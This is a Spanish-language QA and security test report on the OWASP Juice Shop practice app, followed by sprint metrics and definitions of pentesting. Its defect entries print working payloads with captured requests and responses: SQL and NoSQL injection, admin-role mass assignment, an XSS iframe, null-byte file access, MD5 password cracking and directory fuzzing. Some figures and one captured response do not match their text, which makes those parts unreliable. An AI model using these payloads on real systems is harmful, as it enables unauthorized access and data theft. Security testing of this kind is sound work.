
El precio total a pagar no se calcula correctamente, solo se toma en cuenta el precio por los productos y no se suma el costo por el envío.

Capturas de pantalla



Sprint 4

ID	D029	Estado	Cerrado
Gravedad	Alto	Prioridad	Alto
Referencia	CP56	Probador	Carlos Paredes
Título	Inyección SQL en el formulario de inicio de sesión.		
Elemento	Módulo de inicio de sesión		

Descripción	Se puede realizar una inyección sql utilizando el carácter ‘
Pasos para reproducir	
<ol style="list-style-type: none"> 1. Obtener un token de autenticación. 2. Realizar petición al endpoint POST /rest/user/login 3. Ingresar los siguientes parámetros en el cuerpo de la petición: {"email":"admin@juice-sh.op ' or 1==1 --","password":"admin"} 4. Enviar la petición. 	
Resultados esperados	
Mensaje de error credenciales no validas.	
Resultado real	
Pase la autenticación como usuario administrador.	
Capturas de pantalla	
 <p>Request</p> <p>Pretty Raw Hex</p> <pre> 1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 61 4 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= 44ulhVtVIyspHDuDhNIJTkFLfLSQHgtRiDfJSWH8Lur7t5vFp6i1YfnMSBLHx7cR8SlqU6ps9 zixwSazhJ4tqqIoRi7qc4L; language=es_ES 18 Connection: close 19 20 { "email":"admin@juice-sh.op ' or 1==1 --", "password":"admin" } </pre>	


```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 157
9 ETag: W/"9d-6nU+ITq6U3u3JgqJokqIu0PzkL4"
10 Vary: Accept-Encoding
11 Date: Wed, 30 Nov 2022 00:13:03 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 11,
    "ProductId": 5,
    "BasketId": "2",
    "quantity": 1,
    "updatedAt": "2022-11-30T00:13:03.456Z",
    "createdAt": "2022-11-30T00:13:03.456Z"
  }
}

```

ID	D031	Estado	Cerrado
Gravedad	Alta	Prioridad	Alta
Referencia	N/A	Probador	Carlos Paredes
Título	Registro de cliente como administrador		
Elemento	Módulo de registro		
Descripción	Se envía el parámetro de role al endpoint y da como respuesta un usuario con rol de administrador		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Realizar petición POST al endpoint /api/Users/ 2. Ingresar los siguientes parámetros en el cuerpo de la petición: <pre> {"email": "guillermo10@gmail.com", "password": "_y_UWBjne63EjmS", "passwordRepeat": "_y_UWBjne63EjmS", "securityQuestion": {"id": 1, "question": "¿El </pre> 			

```
segundo nombre de tu hermano/a mayor?","createdAt":"2022-11-29T21:41:54.974Z","updatedAt":"2022-11-29T21:41:54.974Z"},
"role":"admin",
"securityAnswer":"OWASP"}
```

3. Enviar la petición.

Resultados esperados

Usuario registrado como cliente.

Resultado real

Usuario registrado como rol de administrador.

Capturas de pantalla

```
Request
Pretty Raw Hex
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=
44ulhVtVIyspHDuDHNIJTkFLflSQHgtRiDfJSWH8Lur7t5vFp6i1YfnMSBLHx7cR8SlqU6ps9
zixwSazhJ4tqqIoRi7qc4L; language=es_ES
18 Connection: close
19
20 {
  "email": "guillermo10@gmail.com",
  "password": "_y_UNBjne63EjmS",
  "passwordRepeat": "_y_UNBjne63EjmS",
  "securityQuestion": {
    "id": 1,
    "question": "¿El segundo nombre de tu hermano/a mayor?",
    "createdAt": "2022-11-29T21:41:54.974Z",
    "updatedAt": "2022-11-29T21:41:54.974Z"
  },
  "role": "admin",
  "securityAnswer": "OWASP"
}
```

Response

Pretty Raw Hex Render

```

2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/23
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 314
10 ETag: W/"13a-Sft3fT2R60ZjixjHmCuAFnIJckI"
11 Vary: Accept-Encoding
12 Date: Fri, 02 Dec 2022 02:26:55 GMT
13 Connection: close
14
15 {
  "status": "success",
  "data": {
    "username": "",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isActive": true,
    "id": 23,
    "email": "guillermol0@gmail.com",
    "role": "admin",
    "updatedAt": "2022-12-02T02:26:55.739Z",
    "createdAt": "2022-12-02T02:26:55.739Z",
    "deletedAt": null
  }
}

```

ID	D032	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	NA	Probador	Carlos Paredes
Título	Vulnerabilidad de Cross Site Scripting en el campo de búsqueda		
Elemento	Barra de búsqueda		
Descripción	Ataque de Cross Site Scripting		
Pasos para reproducir			
<ol style="list-style-type: none"> Ingresar un script en el input: <input type="text" value="<iframe src='javascript:alert(`xss`)'>"/> Presionar la tecla enter 			
Resultados esperados			
El parámetro de búsqueda no se permite en la URL.			
Resultado real			
El iframe se inserta en el parámetro de búsqueda de la URL			

Capturas de pantalla



`/#/search?q=<iframe%20src%3D"javascript:alert(%60xss%60)">`

ID	D033	Estado	Cerrado
Gravedad	Alta	Prioridad	Media
Referencia	NA	Probador	Lucy Montoya
Título	Cantidad negativa de producto agregada a la cesta		
Elemento	Módulo de compras		
Descripción	Se agregó una cantidad de producto a la cesta del cliente		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Obtener token de autenticación 2. Realizar petición POST al endpoint <code>/api/BasketItems/</code> 3. Ingresar los siguientes parámetros en el cuerpo de la petición: <pre> {"ProductId":5, "BasketId":"1", "quantity":-1000} </pre> 4. Enviar petición 			
Resultados esperados			
Producto no agregado			
Resultado real			
Producto agregado a la cesta del usuario			
Capturas de pantalla			

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 161
9 ETag: W/"a1-pfWikIMXdy/yp8ShTBURfVef0+E"
10 Vary: Accept-Encoding
11 Date: Fri, 02 Dec 2022 04:05:43 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 14,
    "ProductId": 5,
    "BasketId": "1",
    "quantity": -1000,
    "updatedAt": "2022-12-02T04:05:43.832Z",
    "createdAt": "2022-12-02T04:05:43.832Z"
  }
}

```

Con la técnica de pruebas exploratorias.

ID	D034	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	NA	Probador	Víctor Martínez
Título	Exposición de métricas del servidor.		
Elemento	Módulo de Prometheus.		
Descripción	Se realizó un análisis de código y se encuentran expuestas las de la herramienta Prometheus, que se encuentra corriendo en la dirección por defecto /metrics.		
Pasos para reproducir			
1. ingresar a la url /metrics.			
Resultados esperados			
1. Retorno a la página de home.			
Resultado real			
exposición de métricas de la herramienta Prometheus sin protección.			
Capturas de pantalla			

```

localhost:3000/metrics x +
localhost:3000/metrics

# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter
file_uploads_count{file_type="application/pdf",app="juiceshop"} 5

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.086845387
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.071088246
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.254429057
juiceshop_startup_duration_seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.223226686
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 3.363480077
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.018006584
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.004887475
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 5.758

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 1488.600993

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 571.401932


# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 2060.0029250000002

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1669758110

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 155783168

```

ID	D035	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	NA	Probador	Carlos Paredes
Título	Algoritmo criptográfico no seguro.		
Elemento	Encriptación de contraseñas.		
Descripción	Se está utilizando un algoritmo criptográfico (MD5) para guardar las contraseñas.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Tomar contraseña de un usuario de la base de datos 2. compararla en el siguiente recurso en internet https://crackstation.net/ 3. usuario: jim@juice-sh.op Hash del usuario: e541ca7ecf72b8d1286474fc613e5e45 4. Ingresar al sistema con la contraseña descriptada. 			
Resultados esperados			
No iniciar sesión, contraseña no descriptada.			

Resultado real						
Contraseña descryptada correctamente: ncc-1701						
Capturas de pantalla						
<div style="text-align: center;"> <h3>Free Password Hash Cracker</h3> <hr/> <p>Enter up to 20 non-salted hashes, one per line:</p> <div style="border: 1px solid gray; padding: 5px; min-height: 100px;"> e541ca7ecf72b8d1286474fc613e5e45 </div> <div style="text-align: right; margin-top: 10px;">  <input type="button" value="Crack Hashes"/> </div> <p><small>Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults</small></p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="width: 60%;">Hash</th> <th style="width: 15%;">Type</th> <th style="width: 25%;">Result</th> </tr> </thead> <tbody> <tr> <td style="background-color: #00ff00;">e541ca7ecf72b8d1286474fc613e5e45</td> <td style="background-color: #00ff00;">md5</td> <td style="background-color: #00ff00;">ncc-1701</td> </tr> </tbody> </table> </div>	Hash	Type	Result	e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701
Hash	Type	Result				
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701				

ID	D036	Estado	Cerrado
Gravedad	alto	Prioridad	media
Referencia	NA	Probador	Víctor Martínez
Título	Información de usuarios no eliminada, (GDPR)		
Elemento	Módulo de usuarios.		
Descripción	La información de los usuarios no está siendo eliminada		
Pasos para reproducir			
Verificar que los usuarios que han sido eliminados de la base de datos ya no estén.			
Resultados esperados			
Información de los usuarios eliminada de la base de datos.			
Resultado real			
Los datos de los usuarios no fueron eliminados de la base de datos.			
Capturas de pantalla			

ID	D037	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	NA	Probador	Carlos Paredes
Título	Exposición de información en carpetas públicas		
Elemento			

Descripción	Información de logs expuesta, información privada expuesta.
Pasos para reproducir	
<ol style="list-style-type: none"> 1. Ejecutar un ataque de diccionario para encontrar carpetas en la raíz del proyecto. 2. Ejecución de comando con la herramienta fuff. <pre>ffuf -w common.txt -u http://localhost:3000/FUZZ -fs 1987</pre> 	
Resultados esperados	
- Carpetas públicas sin información sensible	
Resultado real	
- Carpetas expuestas con información pública: ftp y support/logs	
Capturas de pantalla	
<pre>pastran@pastran-B85M-DS3H:~/Documents\$ ffuf -w common.txt -u http://localhost:3000/FUZZ -fs 1987 v1.1.0 ----- :: Method : GET :: URL : http://localhost:3000/FUZZ :: Wordlist : FUZZ: common.txt :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200,204,301,302,307,401,403 :: Filter : Response size: 1987 ----- assets [Status: 301, Size: 179, Words: 7, Lines: 11] ftp [Status: 200, Size: 12229, Words: 1585, Lines: 361] promotion [Status: 200, Size: 6568, Words: 560, Lines: 177] robots.txt [Status: 200, Size: 28, Words: 3, Lines: 2] snippets [Status: 200, Size: 683, Words: 1, Lines: 1] support/logs [Status: 200, Size: 8032, Words: 1477, Lines: 343] video [Status: 200, Size: 10075518, Words: 0, Lines: 0] video [Status: 200, Size: 10075518, Words: 0, Lines: 0] :: Progress: [4615/4615] :: Job [1/1] :: 32 req/sec :: Duration: [0:02:21] :: Errors: 120 :: ~/ ftp 📁 quarantine 📄 coupons_2013.md.bak 📄 incident-support.kdbx 📄 package.json.bak 📄 acquisitions.md 📄 eastere.gg 📄 legal.md 📄 suspicious_errors.yml 📄 announcement_encrypted.md 📄 encrypt.pyc 📄 order_5267-9a49ba51800be50d.pdf ~/ support / logs Name Size Modified 📄 access.log.2022-12-01 31390 PM 11:52:26 12/1/2022 📄 access.log.2022-12-02 3139835 PM 9:38:08 12/2/2022 📄 access.log.2022-12-02</pre>	

--

ID	D038	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	NA	Probador	Víctor Martínez
Título	Vulnerabilidad de Null byte injection		
Elemento	Descarga de archivos ftp		
Descripción	FTP de la aplicación permite descargar solo archivos de extensión PDF, pero al inyectar el un null byte, te permite descargar archivos de otras extensiones.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Identificar nombre del archivo que se desea descargar y añadirle %00 antes de la extensión. 2. Encriptar en el formato de url los caracteres 3. Ingresar a la url http://localhost:3000/ftp/package.json.bak%25%30%30.md 			
Resultados esperados			
- Acceso al archivo denegado			
Resultado real			
- Archivo descargado			
Capturas de pantalla			

ID	D039	Estado	Cerrado
Gravedad	Alta	Prioridad	Alta
Referencia	NA	Probador	Carlos Paredes
Título	Inyección no sql (MongoDB)		
Elemento	Módulo de productos.		
Descripción	Inyección en la actualización de reseñas de los productos.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Realizar una petición de tipo patch a la url de /rest/products/reviews 2. Agregar al cuerpo de la petición: <pre>{</pre> 			

```

    "message": "crear",
    "id": {
      "$ne": -1
    }
  }
}

```

3. Enviar la petición.

Resultados esperados

Reseñas de los productos no alterados.

Resultado real

Reseñas de los productos en la base datos.

Capturas de pantalla

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"1f21-e+n2+ibIip7eqreMbAfka47PqlQ"
9 Vary: Accept-Encoding
10 Date: Sat, 03 Dec 2022 03:58:58 GMT
11 Connection: close
12 Content-Length: 7969
13
14 {
  "modified": 27,
  "original": [
    {
      "message": "0 st4rs f0r 7h3 h0rr1bl3 s3curl7y",
      "author": "uvogin@juice-sh.op",
      "product": 30,
      "likesCount": 0,
      "likedBy": [
      ],
      "_id": "4txehqZt0FuhWLhrZ"
    },
    {
      "message":
        " Let it go, let it go Can't hold it back anymore Let it go, let it go Turn away an
        d slam the door *",
    }
  ]
}

```

```
"author": "mc.safesearch@juice-sh.op",
"product": 41,
"likesCount": 0,
"likedBy": [
],
"_id": "6ygnemBrCTDy7iqHu"
},
{
"message": "Mau Mau with bling-bling? Humans are so pathetic!",
"author": "bender@juice-sh.op",
"product": 40,
"likesCount": 0,
"likedBy": [
],
"_id": "8QH6YgPk333bKrW3d"
},
{
"message": "Here yo' learn how tha fuck ta not show yo' goddamn phone on camera!",
"author": "mc.safesearch@juice-sh.op",
"product": 36,
"likesCount": 0,
"likedBy": [
],
"_id": "ECpAJx98PKd4QPFdz"
},
{
"product": "24",
"message": "asd",
"author": "admin@juice-sh.op"
```

XVI. Evaluación de criterios de salida y reportes

Sprint 1

Gravedad	Número de defecto
Baja	5
Media	4
Alta	1
Número de defectos detectados	10

Eficacia de los casos de prueba	37,04 %
Cobertura de ejecución de pruebas	100 %
Tasa de búsqueda de errores	42,2 %

Evaluación:

La eficacia de los casos de prueba del 37,04% indica que hay una alta tasa de fallos en las pruebas, lo que puede deberse a un diseño inadecuado de las pruebas o una falta de comprensión del sistema bajo prueba. La cobertura de ejecución de pruebas del 100% es un buen indicador de que las pruebas fueron exhaustivas y cubrieron todos los aspectos del sistema, pero es importante tener en cuenta que esto no garantiza la ausencia de errores. La tasa de búsqueda de errores del 42,2% sugiere que las pruebas fueron efectivas en encontrar errores en el sistema, pero también indica que hay una tasa significativa de errores que no fueron detectados. Por esta razón se podrían considerar cambios en el diseño de las pruebas, aumentar la comprensión del sistema bajo prueba y considerar la implementación de métodos de prueba adicionales para mejorar estos resultados.

Sprint 2

Gravedad	Número de defecto
Baja	4
Media	2
Alta	5

Número de defectos detectados	11
-------------------------------	----

Eficacia de los casos de prueba	84.62 %
Cobertura de ejecución de pruebas	100%
Tasa de búsqueda de errores	32.5 %

Evaluación:

La eficacia de los casos de prueba del 84.62% indica que hay una alta tasa de fallos en las pruebas, lo que puede deberse a un diseño inadecuado de las pruebas o una falta de comprensión del sistema. La cobertura de ejecución de pruebas del 100% es un buen indicador de que las pruebas fueron exhaustivas y cubrieron todos los aspectos del sistema, pero es importante tener en cuenta que esto no garantiza la ausencia de errores. La tasa de búsqueda de errores del 42,2% sugiere que las pruebas fueron efectivas en encontrar errores en el sistema, pero también indica que hay una tasa significativa de errores que no fueron detectados. Por esta razón se podrían considerar cambios en el diseño de las pruebas, aumentar la comprensión del sistema y considerar la implementación de nuevos casos de prueba para mejorar estos resultados.

Sprint 3

Gravedad	Número de defecto
Baja	3
Media	3
Alta	1
Número de defectos detectados	7

Eficacia de los casos de prueba	58.33 %
Cobertura de ejecución de pruebas	100%
Tasa de búsqueda de errores	34.3 %

Evaluación

Los resultados indican que las pruebas realizadas en el proyecto tuvieron una eficacia del 58.33%, lo que significa que solo el 58.33% de los casos de prueba fueron exitosos. Aunque se logró una cobertura del 100% de ejecución de pruebas, lo que sugiere que todas las líneas de código y ramas del sistema bajo prueba fueron ejecutadas durante las pruebas, la tasa de búsqueda de errores fue del 34.3%. Esto indica que un porcentaje significativo de los errores detectados en el sistema fueron encontrados durante las pruebas, pero aun así hay una tasa alta de fallos en los casos de pruebas, esto sugiere que hay una necesidad de mejorar el diseño de las pruebas, y aumentar la comprensión del sistema, se debe de considerar la implementación de nuevos casos de prueba para mejorar estos resultados.

Sprint 4

Gravedad	Número de defecto
Baja	3
Media	3
Alta	5
Número de defectos detectados	11

Esto sugiere que las pruebas de seguridad fueron efectivas en encontrar problemas de seguridad en el sistema, todos los defectos fueron solucionando y se encuentran cerrados.

XVII. Cierre de actividades de pruebas

Al terminar las pruebas se deberá de eliminar los datos sensibles, como la información de cuentas que se hayan utilizado para probar, eliminar el doble factor de autenticación de las aplicaciones de los dispositivos de pruebas, hacer una copia del ambiente de prueba y detener las instancias de los servidores de prueba.

Retrospectiva del sprint 1

Como equipo de calidad, hemos encontrado que las actividades de prueba estáticas en requerimientos se han realizado de manera lenta debido a la falta de claridad en los requisitos de Historias de Usuario (HU).

Para mejorar esta situación, se propone implementar un flujo de trabajo en el que cada vez que se detalle una HU, ésta deberá ser inmediatamente entregada al equipo de calidad, en lugar de esperar tener todas las HU listas.

Retrospectiva del sprint 2

Como parte del equipo de calidad, hemos detectado que ha habido retrasos en las actividades de desarrollo debido a una falta de entendimiento del equipo en la forma en que se relacionan los requisitos con la arquitectura propuesta.

Como medida de acción para abordar esta situación, proponemos establecer una revisión previa a la implementación de la arquitectura propuesta para asegurar una comprensión clara del equipo en cuanto a cómo se relacionan los requisitos con la misma. Esto ayudará a reducir los retrasos en las actividades de desarrollo.

Retrospectiva del sprint 3.

Como equipo de calidad, hemos identificado la necesidad de ampliar el periodo de tiempo destinado a las pruebas de regresión. Durante este sprint, hemos experimentado dificultades en la ejecución de las pruebas debido a los cortos periodos de tiempo asignados.

Con el objetivo de garantizar la calidad del diseño de las pruebas actuales, proponemos una medida de acción para asignar un mayor tiempo a las pruebas de regresión. Esto permitirá una mejor ejecución y un análisis más detallado de los resultados.

Retrospectiva del sprint 4

Como equipo de calidad, hemos identificado la necesidad de consolidar los archivos de pruebas, scripts y herramientas en un lugar centralizado. Con el objetivo de mejorar la eficiencia en el mantenimiento y auditoría de estos productos de trabajo, proponemos la implementación de una medida de estandarización en la empresa. Esta medida permitirá una mayor facilidad en la gestión y seguimiento de los archivos, mejorando así la calidad en los procesos de pruebas.

XVIII. Definición de las pruebas de seguridad

18.1 Pruebas de seguridad

La prueba de seguridad es un proceso utilizado para determinar que las prestaciones de seguridad de un sistema se implementan tal como se han diseñado y que son adecuadas para un entorno de aplicación propuesto (*Programa de Estudio de Nivel Avanzado Especialidad – Prueba de Seguridad, 2016*).

La prueba de seguridad debe integrarse con todas las demás actividades de desarrollo y prueba. Esto requiere tener en cuenta las necesidades únicas de la organización, cualquier política de seguridad existente, los conjuntos de competencias actuales para la prueba de seguridad y cualquier estrategia de prueba existente.

Las políticas de seguridad y los procedimientos pueden ser una fuente de pruebas de seguridad; sin embargo, el probador de seguridad debe tener en cuenta que los ataques siempre están evolucionando. Surgen nuevos ataques y, al igual que en cualquier aplicación de software, pueden hacerse evidentes nuevos defectos, todo esto es motivo para realizar pruebas de seguridad desde la perspectiva de un atacante.

La prueba de seguridad difiere de otras formas de prueba funcional en dos áreas significativas:

1. Las técnicas estándar para seleccionar los datos de entrada para la prueba pueden pasar por alto importantes cuestiones de seguridad.
2. Los síntomas de los defectos de seguridad son muy diferentes de los encontrados con otros tipos de pruebas funcionales.

La prueba de seguridad evalúa la vulnerabilidad de un sistema a las amenazas intentando comprometer la política de seguridad del sistema. La siguiente es una lista de amenazas potenciales, que deben ser exploradas durante la prueba de seguridad:

- Copia no autorizada de aplicaciones o datos.
- Control de acceso no autorizado.
- Software que muestra efectos secundarios no deseados cuando realiza su función prevista.

- Código insertado en una página web que puede ser ejecutado por usuarios posteriores (Cross-Site Scripting o XSS).
- La denegación de servicio.
- La interceptación, imitación y/o alteración y posterior retransmisión de las comunicaciones.
- Vulnerar los códigos de cifrado utilizados para proteger los datos sensibles.
- Bombas lógicas.

18.2 PenTesting

El Pentesting es una abreviatura formada por dos palabras “penetración” y “testing” y es una práctica/técnica que consiste en un conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotadas. («¿Qué es el pentesting? Auditando la seguridad de tus sistemas», 2017) Estas auditorías comienzan con la recogida, en fuentes de acceso abierto, de información sobre la empresa, los empleados, usuarios, sistemas y equipamientos. Continúa con un análisis de vulnerabilidades que se intentarán explotar, incluso con técnicas de ingeniería social, atacando a los sistemas hasta conseguir sus objetivos. Finalmente, se realiza un informe que indica si los ataques tendrían éxito, y en caso afirmativo por qué y qué información o acceso obtendrían, es decir, se simulan ataques tal y como los llevaría a cabo un ciberdelincuente que quisiera hacerse con el control del sistema o con la información en él contenida. De esta forma, se puede determinar:

- Si el sistema informático es vulnerable o no.
- Evaluar si las defensas con las que cuenta, son suficientes y eficaces, y
- Valorar la repercusión de los fallos de seguridad que se detecten.

Antes de llevar a cabo el pentesting, se elabora un plan que incluye una serie de ataques específicos, basados en la tecnología y en las necesidades de seguridad de la empresa. Los

auditores utilizan metodologías, algunas específicas para ciertas tecnologías o estándares de seguridad, y otras más amplias, que les permiten llevar a cabo los ataques de manera organizada. Es importante decidir qué pruebas se deben realizar y en qué aplicaciones o servicios se deben aplicar.

También existen diferentes tipos de pruebas de penetración según la información inicial con la que cuenta el auditor, así, pueden ser:

- **De caja blanca:** si disponen de toda la información sobre los sistemas, aplicaciones e infraestructura, pudiendo simular que el ataque se realiza por alguien que conoce la empresa y sus sistemas;
- **De caja gris:** si dispone de algo de información, pero no de toda;
- **De caja negra:** si no dispone de información sobre nuestros sistemas; en este caso, se simula lo que haría un ciberdelincuente ajeno.

Aquí es donde la relación entre la auditoría y las pruebas se vuelve más directa. La auditoría identifica las deficiencias y las áreas importantes que hay que probar. La prueba de seguridad es el medio por el que se prueba o se refuta que los controles de seguridad están realmente en su sitio y funcionan con eficacia.

18.3 Calidad de los datos

La calidad de los datos se refiere al desarrollo e implementación de actividades que aplican técnicas de gestión de calidad a los datos para garantizar que los datos se ajusten a las necesidades específicas de una organización en un contexto particular. Los datos que se consideran aptos para su propósito previsto se consideran datos de alta calidad («*Data Quality*», s. f.).

Los ejemplos de problemas de calidad de datos incluyen datos duplicados, incompletos, inconsistentes, incorrectos, mal definidos, mal organizados y poca seguridad de datos.

Con un buen control de la calidad de la información, se fundamentan de forma integral todos los procesos que forman parte de la gestión de datos. Una de las grandes necesidades, una vez validada la fórmula para obtener datos de calidad, es la seguridad y la confidencialidad de esta información. La privacidad, igual que la calidad, es una característica que se debe procurar desde la fase germinal de la planificación de la gestión de datos para minimizar el riesgo de futuras apariciones de brechas de seguridad. Una buena práctica en materia de Seguridad de los Datos proporciona una protección de los datos para garantizar la privacidad desde la planificación de la estrategia, mediante los procedimientos necesarios para vetar:

- El acceso a los datos corporativos
- La creación de nuevos datos corporativos
- La manipulación no autorizada o inapropiada de los datos corporativos.

Para definir los estándares de privacidad y confidencialidad de datos y establecer los procedimientos de acceso y seguridad, es necesario conocer las propias necesidades para no asumir ningún riesgo en cuanto a:

- La significación y la trascendencia de la información con la que se trabaja
- Quienes serán los usuarios encargados de cada deber
- Determinar los distintos niveles de acceso que se autorizará a quienes interactúen con los datos.

Dimensiones de la calidad de los datos

